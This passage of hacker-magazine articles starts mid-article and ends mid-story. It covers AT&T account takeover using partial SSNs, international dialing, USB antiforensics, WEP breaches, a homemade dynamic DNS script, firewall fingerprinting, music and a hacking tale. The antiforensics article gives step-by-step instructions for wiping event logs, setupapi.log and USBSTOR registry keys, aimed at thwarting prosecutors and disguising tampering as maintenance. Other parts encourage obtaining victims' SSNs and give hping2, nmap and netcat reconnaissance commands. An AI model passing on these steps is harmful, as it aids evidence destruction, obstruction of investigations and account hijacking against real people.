Additionally (and this is where things can get really fun), one only needs the last four digits of the subscriber's social security number to complete the registration process and be able to check the subscriber's mail, change their voicemail password, or order additional crap from AT&T to be charged on their bill. While I don't know where one would be able to acquire someone's SSN with only a name, address, and phone number, I'm sure that at least one of you readers out there can lead the way. We're hackers, right?

Well, that's about it for now. If anyone else has info regarding other wireless providers' websites, feel free to submit it to *2600*, or maybe just bang your head against the walls of corporate policy in an attempt to tell them first.

Shout outs: Robert Anton Wilson, LSD, Dr. Grof. And, remember, Barack Obama is the only candidate to support Net Neutrality.

Setting Up Your Mobile Phone for International Dialing



by The Cheshire Catalyst
cheshire@2600.com

When putting overseas telephone numbers or US numbers you plan to call from overseas into the contact list or the address book of your mobile phone, please put the plus sign, "+", in front of the country code, rather than the US exit code of "011."

The "+" sign tells your phone to use the exit code of the country you're in. While in the USA, this will be "011," but in Europe and other parts of the world, it will be "00." The phone will check the current network, and insert the appropriate exit code. If an exit code is not required because you're inside the country in question, the call will go through as well.

When a friend of mine rented a phone on a recent trip to China, I sent him a text message. His reply came from "011 86" plus his local number. My message to him came from "00 1 NPA NXX XXXX". In other words, each network showed the user the Exit Code required to reach the other party from the network they were in. The "+" sign does the same job but doesn't need to be changed when you cross borders.

This use of the plus sign started back in the 1970s, when international businessmen went to print their phone numbers on their business cards. The International Telecommunications Union, an agency of the United Nations, published a standard for how phone numbers were to be represented. They realized that the PTTs (Post, Telephone and Telegraph) agencies of member states where governments ran the telecom agencies and the RPOAs (Recognized Private Operating Agencies) where private companies ran the works all had different requirements for how someone accessed International Direct Dialing. What was dialed was left to each national agency, but how to represent it was decided upon by the ITU.

This works pretty well, until you find that in Britain, they dial "0" for a long distance call and "00" for an international call. The problem was representing both schemes. So the zero in parenthesis was established. A London number would be represented as +44 (0) 845 555 2368, where the (0) would only be used within Great Britain, and dropped if dialed from outside the country.

This conflicts a bit with the American method of placing the NPA (Numbering Plan Area, better known as an area code) in parenthesis. The NPA which doesn't get dialed if you are within its geographical area. The other problem that came about, of course, was overlaying two or more NPAs within a single geographical area.


So, our British friend should be programmed in your phone as: +44 845 555 2368, and our American friends should be programmed as +1 311 555 2368

You can put your phone numbers into your mobile phone with or without the dash characters. Some phones put them in for you, but the ITU standard is to use spaces.

The Cheshire Catalyst (Richard Cheshire) is the former publisher of the notorious TAP Newsletter of the 1970s and 80s. He has also attended and volunteered at every HOPE Conference we've ever held.

Shout out: The mAltman.

USB ANTIFORENSICS



by briatych

Disclaimer: The information provided in this article is provided for educational purposes only; please do not use this information for illegitimate exploits. This article will show you how to eliminate USB traces for Windows 2000 and Windows XP machines.

During criminal investigations, forensic examiners commonly analyze USB activities. In fact, this sort of analysis is probably one of the very first procedures an investigator will perform during an investigation. When a USB removable device is connected to a system, information about that device is left in log files and in Windows registry entries, making very it easy for investigators, with or without forensic software, to identify USB devices such as flash drives, hard drives, iPods, and other electronic devices and for them to trace USB activity. When a device is connected, the Windows PnP manager queries the device's firmware and records the manufacturer information into the registry. This is done in order to locate the proper device driver. This process creates several artifacts which the forensic examiner can later discover. First, the OS records this information in the `setupapi.log` located in the operating system's default installation directory; i.e., `C:\WINNT\setupapi.log` on Windows 2000 and `C:\Windows\setu➥papi.log` on Windows XP. Second, the OS will create a registry entry under the `HKEY_➥LOCAL_MACHINE\SYSTEM\CurrentCon➥trolSet\Enum\USBSTOR` key.

In addition, event log entries are recorded in the Event Viewer. For Windows 2000 machines, event IDs 134, 135, and 160 are associated with USB removable devices. Event ID 134 is recorded when a USB device is connected to the computer, Event ID 135 is recorded when a USB device is disconnected from the computer, and Event ID 160 is recorded when a USB device is disconnected from the computer using the Unplug or Eject Hardware feature. Additionally, some system (`.sys`), dynamic link library (`.dll`), and executable (`.exe`) files are also accessed, leaving remnants of USB activity throughout the system.

From time to time, and for legitimate security reasons, a user may need to eliminate USB traces from a computer system. If you find yourself in this situation, the best way to go about doing this is described as follows:

1. Open up Windows Event Viewer. Right click on the System Log and select "Clear All Events." Since you are already there, you might as well clear out the Application and Security Logs.

2. Locate the `setupapi.log` file. Make sure not to delete this file; deleting this file may allow the forensic examiner to recover it. The best approach is to open the file using a text editor such as notepad, delete the information within the file by selecting its entire content of the file and deleting it, and then save the file.

3. Next, open the Windows registry editor. Navigate to the `CurrentControlSet\Enum` and delete the `USBSTOR` registry key. Do the same for all ControlSets (`CurrentControlSet`, `ControlSet001`, `ControlSet002`, and so on). Do not delete any other registry key, as this would make it obvious that someone was tampering with the registry. If you delete only the `USBSTOR` key, an examiner may instead assume that no USB device was connected to the system.

4. While still in the Windows registry, delete the registry key labeled "Mounted Devices." However, make sure to restart the computer afterwards. This will cause the system to recreate a new mounted device list; otherwise, this could raise a flag to the investigator as well.

5. Last, try running a full system virus scan, as this program will update all files' last access date. This will eliminate the issue with the last accessed dates of specific files such as "usbstor.sys" and "hotplug.dll" which are analyzed during criminal investigations.

It is important to point out that there are further remnants left throughout the system; however, these are not well-known to the average examiners, and probably not even to advanced examiners. You can go the extra mile by deleting the content of the `dllcache` and `prefetch` folders, and then running a full system maintenance routine: delete temporary files, run a disk defragmenter, and so on. With the above procedures you can make it very difficult for a prosecutor to substantiate a case based on forensic evidence of USB activity. In criminal cases, prosecutors can argue spoliation of evidence if they can show withholding, hiding, or destruction of evidence relevant to a legal proceeding. This is easy to argue if someone destroys or wipes a hard drive; however, it's more difficult for prosecutors to make such a showing when a routine cleaning and maintenance was performed in order to improve system performance.

Transmissions

by Dragorn

Wireless vulnerabilities aren't dead. We just stopped watching.

I'm sure we all thought we were done with this one - can there really be much more to be said about open wireless networks? Haven't we ridden that one off into the sunset once and for all? Apparently not, since while we were all recovering from HOPE (or going to Defcon), a credit card theft ring leveraging vulnerable wireless networks was busted for stealing tens of millions of credit card numbers along with customer information.

Eleven members of an international credit card ring were charged in Boston with stealing over 41 million credit card numbers from major U.S. retailers like Boston Market, Barnes and Noble, DSW, and the highly publicized TJ Maxx. Sound familiar? This is basically the same as the attack on Lowes Hardware, where three men pled guilty to installing sniffer software via the wireless network to capture credit card data. Remember that attack? Not really? Maybe because it happened *four years ago*. Seems like a lot of people forgot about it. What makes the latest attack unique is that, unlike the attempt at Lowes, this was both successful at capturing credit card information, and internationally organized, sending the credit card information overseas to servers in Ukraine, China, and Latvia.

How does this keep happening? Probably the usual: a combination of no (or obviously insufficient) network security, and insufficient segregation of the internal network. Forget "crunchy on the outside, chewy in the center." We're looking at sponge-like porosity of the network perimeter. Both the Lowes attack and these recent ones relied not only on a weak outer layer of security, but on an unstructured internal network where wireless users are allowed access to the point-of-sale network.

Just how weak is WEP? With modern attacks (aircrack-ptw) and a single associated client (needed to get an ARP frame), a WEP key can be cracked in about two minutes (regardless of 64 or 128 bit WEP). By capturing and re-injecting an ARP frame thousands of times, collecting enough encrypted data to derive the key becomes trivial. Other attacks implemented in the aircrack-ng suite expose other flaws in the WEP protocol, rendering nearly any network using WEP for protection vulnerable. This might not be a big deal for a home user - generally nothing you're doing is likely to be interesting enough to be worth cracking WEP and it's easier to move on to an open network if all you're looking for is Internet access to check email. For a corporation handling personal info and credit cards, simple WEP is hugely insufficient.

While WEP has been the basis for all of these attacks, none of them have truly relied on the wireless network; the lion's share of the blame falls on an apparently wide open network design inside the retailers. Combining the weakness of WEP with a poor internal network design will rarely end well. Some handheld inventory devices can only speak WEP, not having the computational power to support stronger encryption methods. But until these are phased out, it's critical that the wireless network is treated as a hostile, external network. There should be no reason for a wireless user to directly interface with the network holding the point-of-sale systems for credit card processing. But in all of these cases, the real work was done by a sniffer installed on the companies' systems handling credit card data. The wireless network was used only as a jumping-off point for infecting the rest of the network.

Of course, we can't lay all of the blame on the compromised companies... the PCI DSS (Payment Card Industry Data Storage Standard) recommends against using WEP, but allows it if additional security mechanisms are in place - or if it is 104 bit WEP with a 24 bit IV (aka good old fashioned WEP like we've already broken), MAC address filtering (really?), and rotating WEP keys quarterly (that's 170 days versus about two minutes to crack the new key). A company following these guidelines to the letter can still be massively exposed.


It's tempting to dismiss all of this as corporate level crime with no impact on any of us. Sure, there's the obvious upfront costs - reissuing and replacing the credit cards, dealing with the fraudulent items on the bills, items being ordered to new addresses tripping alarms - and I'd be done writing about this right there, except for two key points that are (largely) overlooked:

First: Most retailers offer their own branded credit cards, and delight in trying to get you to sign up for them when you make a purchase. At the point-of-sale terminal. With instant credit checking and validation. The information used to sign up for the card has to be transmitted to the credit card company somehow. While none of the articles mention what "personal information" beyond credit card numbers was compromised, it would seem perfectly plausible that enough information to apply for new cards at a different address was gathered. Most people reading *2600* ought to be savvy enough not to expose their personal information casually. Phishing attacks are pretty transparent, and identity-stealing trojans are fairly easy to avoid. But when the company issuing the credit card can't be trusted to secure the information, the game changes significantly.

Second: "What is your favorite color?" "What school did you graduate from?" "What is your home town?" Sound familiar? Sound like the sort of questions asked when changing the billing address on a credit card? Sounds a lot like what most people don't think twice about putting on a social networking site (rhymes with "Pie Face"), too. The thieves who steal credit card data in bulk would never bother to identify individuals. The final consumers of the stolen credit card numbers are now in possession of the account number, expiration details, full name, and, if you have an online presence with any identifiable information, potentially enough data to change your billing and shipping addresses without your knowledge.

A brief search through social networking sites showed no shortage of mentions of home towns, high schools, favorite colors (either explicitly or guessed via the general theme of the page), favorite bands - all of which, combined with stolen credit card details, could be sufficient for complex fraud.

So please: Stop using WEP. Now. Let it die. And design your networks so that they have more than one layer of security.



```
<?php
echo "Be Your Own DDNS Service Using PHP";
?>
```

by glider

The Problem

You want to set up a darknet for a few friends, and so you need to be able to give them a static IP address. Of course, your ISP switches your Internet-accessible IP address randomly and gives you a relatively useless dynamic IP. Yes, you can find a Dynamic DNS service that allows you to update a domain name as often as your ISP changes your IP, but either I picked a bad DDNS service or a lot of people have the same problem: more often than not, the domain name I had been given would timeout, leaving my friends disconnected. That's when I cobbled together a quick personal DDNS service, using less than 50 lines of code, most of which are PHP.

The Ingredients

To make this work, you'll need your own domain or web page with FTP access and PHP. You also need the ability to run PHP on your home machine. Finally, you need a command-line FTP utility on your home machine, such as the one included with Windows XP. I set my service up under Windows XP, running PHP under XAMPP (`xampp.org`).

Getting Your IP

This is the whole code of the PHP page you'll place somewhere on your domain, to sniff your IP:

```
$ip = $HTTP_SERVER_VARS["REMOTE_ADDR"];
echo $ip;
```

If you hit that page using a web browser, you'll get your current Internet-accessible IP as the result.

Sharing Your IP

This is the main bit of coding; it's also in PHP. In a nutshell, the script goes out to your page on the web, which returns your current IP. I chose to output this to a file on my home machine, then upload the file, which contains nothing but my IP, to my web server. I could have written the code on my server to log my IP when I hit the page, but the danger there is that some web robot, spider, or casual surfer might trip the page, writing the wrong IP address to the file. Anyway, here's the magic:

```
$url = "http://www.your-domain.com/
➥ip.php";
// this is the page on the web that
➥returns your IP
$fn = "C:\ip.txt";
// this is the file that you'll
➥write your IP to
$cmd = "ftp -s:E:\ipup.txt";
// this is the command-line
➥call to the FTP program

echo "Getting IP from $url...\n";
// open the web page and nab the IP
$fp = fopen($url,"r") or die;
$data = fread($fp, 4096);
fclose($fp);

// write the IP to the file for upload
$fnew = fopen($fn,"w+") or die;
echo "Writing $data to local file...\n";
if (is_writable($fn)) {
  if (!$handle = fopen($fn, 'wb')) {
➥    exit;
  }
  if (fwrite($handle,
$data) === FALSE) {
➥    exit;
  }
  fclose($handle);
}

echo "FTP-ing $data to
your-domain...\n";
shell_exec($cmd);
// this executes the FTP command that
➥ uploads the file you just wrote
```

Updating Your IP: The FTP Call

This part may be different for some people. This is the code in a text file that tells the FTP utility what to do. This file is called `ipup.txt` in the `$cmd` variable above. The lines that start with "`quote`" are commands to your FTP server once you're connected. To find the exact wording, I used the FireFTP plugin for Firefox, copied a file over to my domain, and took the commands from its log.

```
open www.your-domain.com
user-name
password
quote CWD /your-domain.com/new-directory
quote TYPE A
quote PASV
put C:\ip.txt
close
quit
```

The `CWD` command is just to change the directory once connected, so that my IP file gets saved somewhere other than the root directory of my domain.

Updating Your IP: The Service

So far, so easy. The problem is that you'd have to call the main PHP script every time you want to update your IP. Instead, you can schedule it as a Scheduled Task in Windows to run all day, every day, every 15 minutes. It's as simple as writing a one-line batch file:

```
C:\xampp\php\php.exe C:\sendip.php
```

You then schedule the task to run that "program" every 15 minutes.

The only problem is making the task run invisibly without having to go in and edit the Registry to set it up as a bona-fide service. The way it's set up now, the task will run, but a shell window will pop up every time it does so. It's only there for a few seconds, but it's really annoying every 15 minutes. To make it run invisibly, you need to run it using wscript, the Windows scripting language. Write this into a `.vbs` file:

```
CreateObject("Wscript.Shell").Run """" &
➥ WScript.Arguments(0) & """", 0, False
```

Then, change your scheduled task to call your script like this. The only danger is that if you don't test your script first and it fails, you'll never know about the failure.

```
C:\WINDOWS\system32\wscript.exe "C:\
➥invisible.vbs" "C:\sendip.bat"
```

Your script will now run invisibly every fifteen minutes, uploading your current IP address to your website as a text file. You can either tell your friends to hit that file to get your current IP address, or you can work it into a quick and easy PHP page that tells them the IP and also when the file was last updated. Hell, throw this on the page, too, and it'll ping your IP so they know if the connection is still good:


```
$fp = @fsockopen ($addy, $port,
$errno, $errstr, $timeout);
// $addy is your current IP, $port
➥is the port your client is using,
// $timeout is how long to
➥wait (2 is dandy)
if ($fp) {
echo "Connection good!"
@fclose($fp);
} else {
echo "Connection down."
}
```

Caveats

So, that's it! 48 lines of code over 5 files, by my count; that's with nicely-spaced PHP, and it includes the scheduled task call as a line of code. I didn't count the ping code, since it's not necessary. Who needs to give a third-party service any idea what you're up to or a DDNS updater app running in the background? But there are some caveats…

The FTP connection is not secure, so you're broadcasting your unencrypted FTP username and password every 15 minutes. Also, if your web host is stingy, they might limit the number of FTP connections you can make in a day. And, finally, you're putting your current IP address on the web. Weigh the odds, draw your own conclusions, and tweak the fix.

Discovering Firewalls



by suN8Hclf
suN8Hclf@vp.pl

0x00 Introduction

Setting up a firewall is one of the most important and basic elements of a security policy. They are used used to prevent unauthorized users from accessing protected computers and networks. Basically, firewalls can be divided into two groups: hardware firewalls and software ones. Hardware firewalls are often placed on the route between a protected network and Internet. Their task to analyze all network traffic. Then, on the basis of rules defined by system administrator, they decide what to do with every packet. These firewalls have also their own IP address. Software firewalls are just computer programs which monitor other applications. Such firewalls see if other programs want, for example, to establish a new connection, and then decide whether to allow them or not. Software firewalls very often block incoming connections from the "outside" internet.

I'll now describe a few techniques which can be used to determine if there is a firewall on the way to a target and then to discover the type and version of the firewall.

0x01 Discovering Firewalls

There are a few different methods you can use to see if there is a firewall between your computer and some remote host.

Basic traceroute: The traceroute program traces the route to a host using ICMP or UDP packets and the TTL field in the IP header. Most firewalls block ICMP requests and responses. Just type:

```
# traceroute www.server.com
...
3. router1.main.com
4. router2.main.com
5. * * *
...
```

As you can see, host 5 above has not sent us an ICMP response. So this host might be a firewall.

TCP traceroute: Now, we'll try to determine the IP address of the firewall. To do this, we have to go through the firewall, which is host 5 in our case. Most of them allow particular types of TCP traffic; therefore, we can try to send a TCP packet to a "popular" port such as 80, which is used for HTTP..

```
# hping2 -T -t 1 -S -p
80 www.server.com
...
hop=4 TTL 0 during transmit from
➥ip=10.1.1.225 name=router2.main.com
hop=5 TTL 0 during transmit from
➥ip=10.2.2.225 name=UNKNOWN
...
```

As you can see, we were able to go through, and we now know that the IP address of the firewall is 10.2.2.225 and that its name is unknown.

TTL differences: The TTL field is decremented every time an IP packet goes through a network device. Therefore, we can assume that if a server is protected by a firewall, every packet that comes from this server will have an TTL value different from packets which come directly from the firewall. To examine this, we can send one TCP packet to a port which we know that is open and one packet to a closed port. The first packet will look like this:

```
# hping2 -S -p 80 -c 1 www.server.com
...
len=46 ip=192.168.0.4 flags=SA DF seq=0
➥ttl=27 id=0 win=5820 rtt=9.2 ms
...
```

The second packet will look like this:

```
# hping2 -S -p 9999 -c
1 www.server.com
...
len=46 ip=192.168.0.4 flags=SA DF
➥seq=0 ttl=28 id=0 win=0 rtt=9.2 ms
...
```

The TTL value is 27 in the first example and 28 in the second. This is the most important evidence that `www.server.com` is behind a hardware firewall.

0x02 Identifying Firewalls

Now that we know the IP address of the firewall, we can try to determine the type and version of the firewall.

Simple banner grabbing: This is probably the best-known technique. Just telnet to the firewall and read all messages that sends in response. You can also use netcat:

```
# nc -vv firewall.main.com
```

TCP footprinting: Every operating system's IP stack differs in small ways from every other operating system's. The presence of software firewalls also changes the behavior of the IP stack in small ways. Knowing these differences can be a clue to determine the operating system or type of the firewall. There are lots of programs which are useful during this process, such as nmap, p0f, and xprobe. When we know the IP address of the firewall or simply the name of the server, we can use nmap to fingerprint it:

```
# nmap -sS -O www.server.com
# nmap -sS -O firewall.main.com
```

Deafult ports: Most firewalls use particular well-known ports for remote tasks such as remote administration, remote configuration, or remote logging. Here are some default ports which can aid in identifying the firewall: The Symantec Enterprise Firewall listens on TCP ports 888 and 2456, and the Checkpoint FW1-NG listens on TCP ports 256, 257, 18181, and 18190.

0x03 Conclusion

This article is only a small introduction to the fingerprinting of firewalls. This topic is very wide and, like port scanning or exploiting buffer overflows, very important to hackers.

Special thanks to Mr P. Sobczak, Mrs M. Domosud (for trust), M. Slaski, P. Jeda, P. Wieczorek, D. Zagalski, Oin, Die_Angel, and abwmiZ (for inspiration).

HACKING MUSIC

by Dr. Zoltan
drzoltan@drzoltan.com

The essence of hacking is exploration, led by curiosity. It is about figuring out the rules and then bending those rules to make something new.

Hackers are people who are just not satisfied with how a system seems to work from the outside. They find backdoors, flaws, and secret passages which expand the capacities of technology. They are always asking questions, pushing buttons to see what happens, stretching their understanding, taking things apart, and putting them back together.

In a similar way, many arbitrary rules of music can be broken. The fundamental act of doing something new with music is to ask the question, "Which of these supposed limitations can I dispose of?"

What has drawn me towards the hacker community is their desire to break the limitations of a system. Yet in the field of music, I have found that even among the fringe composers, there is an extreme fear of breaking those traditional limits.

But why? At least in music, if you insert a sour or dissonant note, the rest of the composition will remain intact. No big deal. This is not always so with technology, as there can be serious malfunctions. A computer system may cease to function if you remove any of its parts. In an art so seemingly arbitrary, why are composers so preoccupied with reinforcing the status quo? No one is going to die, no one will be injured, and no property will be damaged if some rules are bent.

In the mainstream culture of the United States, music is viewed with an anti-intellectual prejudice. Yet it is not only an art; it is also a science. The majority view music as an intuitively magic pill that makes them feel better on command. They avoid learning its rich vocabulary in the same way that a Luddite refuses to learn how a circuit board works. Just as with electronics, there is a science behind the art of music. You don't just throw electronic components together at random with no rhyme or reason and expect them to work, so why apply this blind method to music? Because consumers just want music on in the background while they are doing something else, the same way that they want their computer to function like a toaster or a car or other single-function appliance. Music just is not something they want to tinker with.

And that is fine. Not everyone wants to be a car mechanic; they just want to drive to work and leave the details to the mad scientists.

Yet a small handful of us **are** the mad scientists who need to point the microscope at some certain area of life. The hacker ethic of exploration and curiosity can be applied to music in very specific ways. Here are some examples.

The majority of the music heard on the radio is an endless series of measures (spaces of time) divided into two or four parts. What about dividing them into five? Or seven? What would that sound like? Further, what if you leave out some of those beats within the five or seven? These have very distinct and striking sounds that can become part of everyone's musical vocabulary. You can learn to recognize them just the same as a four-count measure, and you can do some very fascinating things with them. There are very few bands doing this sort of thing!

When programming music using sequencing software, why restrict yourself to the limitations of a human performer? When you are watching a sci-fi or fantasy movie like X-Men, you probably do not complain that real humans could never do that! With the help of computers, we can create incredible performances and combine sounds in ways that we previously could not. Yet, everyone is still stuck with guitar, bass, drums, and vocals, churning out the same old sounds. Again, very few people bother to use computers to create challenging music.

Did you know that almost all musical instruments are out of tune, due to equal temperament tuning? The harmonic overtones that occur in nature do not line up with a strict ruler of measurement that equally divides them into twelve divisions, which is how we have been dividing them since the time of Bach. Our entire vocabulary of consonance and dissonance was created by arbitrary rules based on this system. Yet we have the ability to program computers to break that barrier and arrange just-tempered harmonies that few people have experienced.

What the world needs is more people applying the hacker mentality to music, because just as there is more to a computer than porn, there is more to music than banging on a guitar.

Sleeper

By Peter Wrenshall

I am not a hacker, but I thought you might be interested in hearing about the first time I got paid—kind of—for cracking the password on a Microsoft Windows box.

I was 15 at the time, and I was on "probation" after being accused of hacking my school's computer. Our IT teacher, Roper, had noticed that someone had changed the computer's Internet proxy server address, and because I was the last person to use that machine, I was his prime suspect. He had no evidence that it was me, but that didn't stop him from hauling me to the headmaster's office, where they both grilled me.

"You might as well tell us," threatened Headmaster Fenning, leaning back in his leather chair, "rather than tell the police. Did you hack into that machine?"

"No, sir," I said, innocently. "It wasn't me." Well, I hadn't hacked into it, as such. I had used a program to guess the password, which is different.

"Because if I find out that any pupil in this school has been engaging in hacking," Fenning continued, "I will suspend him and revoke all computer privileges…"

"Yes, sir."

"…and, depending on the circumstances, I may call in the police. They take computer crime very seriously these days."

I saw Roper do something he rarely did: he smiled. It wasn't the proxy hack that bugged him; it was the idea that, in order to change the proxy, I first would have had to obtain the administrator's password. And that meant that not only could I change the proxy to surf unrestricted, but I also could do anything else I wanted: change the school's dreary logo, install games, or infect the whole network of computers with viruses.

But Roper's victory was short-lived. Fenning continued. "This time, I am going to have to give you the benefit of the doubt…"

He didn't even finish his sentence before Roper almost exploded. "Benefit of the doubt!" he raged. I saw his face turn red as his blood pressure climbed. I was surprised myself. I'd already been in Fenning's office that year for playing pitch-and-toss and, on that occasion, I'd been tried and sentenced in about 30 seconds, with no questions asked. I wondered why this time was different. "We ought to be making an example of him," continued Roper. If he had his way, I think he really would have called the cops, which would have been doubly bad news for me. At the time, I had just started running my own computer repair business; and I figured that I even if I charged £50 per job plus parts, I'd still undercut the local shops and get tons of work. With plenty of money to be made, the last thing I needed was a reputation as a cracker. People just don't trust them with their personal computers.

"Might I remind you," said Fenning, looking a bit irritated at the interruption, "that you have no direct evidence that he was involved?" It was my turn to smile, but I restrained it. Although we all knew that I had done it, we all also knew that Roper had no proof. Or perhaps it was more than that. I got the idea that there was some bad blood between Fenning and Roper, some sort of school politics. But if Fenning was using me as political leverage, that was fine by me.

"He was the last person to use that machine. He knows computers," whined Roper. As if that were evidence.

"Perhaps there is another solution," suggested Fenning patiently. "How would you feel about offloading a few of your duties to some of the more advanced students? It may be that the challenge of looking after the computers creates within them a sense of responsibility."

Roper frowned. His confusion was evident. Was Fenning really suggesting that students get more access to the network, instead of less?

"As with the Prefect system…" began Fenning, but Roper butted in. "Isn't that a bit like putting the fox in charge of the henhouse?"

He had interrupted once too often, and Fenning had lost his patience. He played his ace. "It is clear to me that the problems you are experiencing are because the brighter pupils are not inspired by your syllabus. Perhaps your approach to teaching computing needs to be more challenging..."

Roper blinked. He looked a bit shocked. He tried to defend himself, claiming that his department lacked funding; but I didn't buy that, and neither did Fenning. The argument was over.

"And as far as I can see," concluded Fenning, "you have no actual evidence of his involvement in any computer hacking activities. I now

consider the matter closed."

He stopped leaning on his chair, and sat up straight. The battle was over. It wasn't hard to guess who would win, anyway. Unlike Roper, who wouldn't have looked out of place behind a library desk, Fenning always dressed like he was CEO of High School, Inc. In a battle of wits between him and Roper, I'd have stuck my money on him, based on the suit and tie alone.

Roper's shoulders drooped visibly. Fenning gave me a couple more lines about how I was on probation and how I should stay out of trouble, and then ejected me from his office. Later that day, I saw Roper in the corridor and got a nasty stare, but I survived

Now, this is the bit that's hard to believe. Actually, I'm not totally sure it really happened. It was about three weeks later, a Friday, and I had almost totally forgotten the incident. I was walking home from school and had just come out of a shop. When I was about to cross the road, a woman walked right in front of me.

"Hello," she said with a thick accent. In that rough part of town, people got used to being stopped by street vendors trying to sell them knocked-off Rolex watches, fake prescription medications, or other sorts of black-market goods. I had developed a technique for avoiding them. I said hello to the woman, without really making eye contact, and then dodged around her. But this time the traffic lights were against me, and I had nowhere to go. I stood at the curb, waiting.

"You want earn hundred pounds, no?" asked the women. The sides of her mouth curled up like someone who was out of practice smiling. As I say, in that rough part of town, people got used to the street hawkers embracing capitalism a bit too enthusiastically; but as far as I could tell I was being offered a job, and that was a new one on me.

"Sorry," I said, politely, because her business associates were sure to be nearby, "you have me mixed up with someone else." I knew about the Polish, Armenian, and Croatian communities, about how they had come to work in the city. I also had heard a few rumors about how they settled some of their disputes. I didn't want to get in the middle of one.

As this was happening, I noticed the doors of an ancient brown Ford open, and two men got out. The previous month a guy had pulled up in a van and offered to sell me a "real-deal" Armani suit (me, in a suit; sure), and I had gotten rid of him by telling him that I couldn't talk to him because my "friends" (the local rugby team, maybe) were waiting for me. I tried the same line on the woman, and went to walk back the way I had come, but she just moved into my way again. She gave me a blank stare and held her frosty smile, as we waited for the men to arrive.

The biggest of the men fired off a string of foreign words at the woman, who surprised me by firing right back with just as much force. Then the other man joined in briefly. I caught the words "da" and "nyet," and I knew that they were Russians, though as far as I knew there weren't any Russians in that part of town. I took a look at them.

Despite the hot weather, the bigger of the two was wearing a black leather jacket, which bulged under his arms and hips, the holster areas. The smaller guy was wearing jeans and a jacket that would have been fashionable about the time Dr. Strangelove was pulling in the crowds. The woman looked like one of those Russian tennis players, but without the brand names.

"They want you fix computer. They pay hundred pounds," she tried again.

"Undrid quids. Yis?" said the guy in the jacket. He rubbed his forefingers and thumb together in the international gesture of money grubbing. I must have been staring, because the woman said, "Is ten minutes job."

"Shop - fix computer - down road," I said, helpfully leaving out the words that might get lost in translation. I couldn't believe that I was advertising my business competition, but this job sounded like one to pass on. The guy in the sunglasses took out bunch of banknotes, and showed them to me.

"Shop closed," said the woman. "You please help. Ten minutes."

Yeah, I thought. But what kind of job? My imagination broke loose thinking about some crime lord whose laptop had a broken hard disk, some underworld guy who treated his computer like he treated the hired help, and had lost his database of clientèle and, with it his livelihood. A Russian bear with a sore head.

What also got my imagination revving was the question of how these Russians had gotten this idea about my computer repair skills. It was the early days for my business, and I hadn't done any advertising. I was counting on word of mouth to get started.

I tried to put them off. "What broke on computer?" I asked, and got a blank stare. There was a bit of a lull in the conversation, during which time a guy I recognized and his girlfriend walked past, determinedly minding their own business and not looking at us.

"Is easy money for clever guy," said tennis girl, prompting again me with her moribund smile. She was athletic and definitely easy on the eyes, and under different circumstances, I'd have fixed her computer for free or traded her for a couple of tennis lessons.

Because she apparently wouldn't take "no" for an answer, I decided that the easiest way to get rid of her friends would be to take a quick look at their broken computer, say "Niet, is kaput. You take to shop," and then see if she wanted to grab a burger in the interest of international relations.

"Ten minutes?" I asked her.

"Yes. Ten minutes."

"Okay."

I got into the car with Comrade Jacket and Comrade Sunglasses, and as the door slammed shut I watched the woman walk away. I was going to open my mouth to ask what happened to the girl, but nobody was looking at me, and we were already moving.

I sat quietly and watched the buildings go past. For some reason, the tune to the TV detective comedy "Get Smart" was playing in my head, and wouldn't stop. The only words the men said were in Russian, and the only Russian I knew came from reading Ivan Denisovich. The words gulag, zeks, and Siberia did seem all too appropriate to the situation.

I kept wondering how they had gotten the idea that I went around fixing computers. I mean, I wasn't that nerdish-looking. Had somebody said something to them to put them onto me? I didn't know any Russians; they, however, obviously knew me. I had read that the KGB., or the K-G-used-to-B, still had an active network of sleeper agents around the world. The newspaper headlines I had been imagining changed from "Teen boy involved into criminal underworld" to "Teen boy involved in espionage."

It was over 20 minutes later when the driver finally parked the car. At my current rate of £100 per 10 minutes, I had already earned £200, but at the time I was more concerned with what we were doing at the docks.

We got out of the car and Jacket led the way up a gangplank onto a ship that was about the same size as a big trawler but didn't have any fishing nets. My grandfather had worked on ships, and as a kid I had always liked the idea of going to sea, but this was not what I had in mind.

We went inside, down a metal ladder, and along a corridor. The whole ship looked like looked like it had spent some time collecting dirt on the bottom of the ocean, only to be re-floated, dried off a bit, and put it back into service, a floating testament to Soviet efficiency.

We went into a room, and found a guy who sat at a desk. He turned around to look at us. He pointed at the computer and said something in Russian. From the way he said it, and from the look on the other guys' faces, there was no doubt that this was the boss man.

Jacket pointed at me, replied respectfully, and then they all stood around looking at me. After a minute Jacket gestured, and I followed his finger to a grayish metal box that was sitting on the desk behind me. It was coated with the same grime that clung to the rest of the ship, and the text on the screen was barely visible.

Jacket pointed at the screen again, but I didn't get it. What did they want me to fix? The computer was working fine, and it wasn't making any strange noises. I could see the logon box. I went over to it, followed by the Russians, and the last of my optimism vanished when I saw that the text on the screen was in Russian. So was the keyboard.

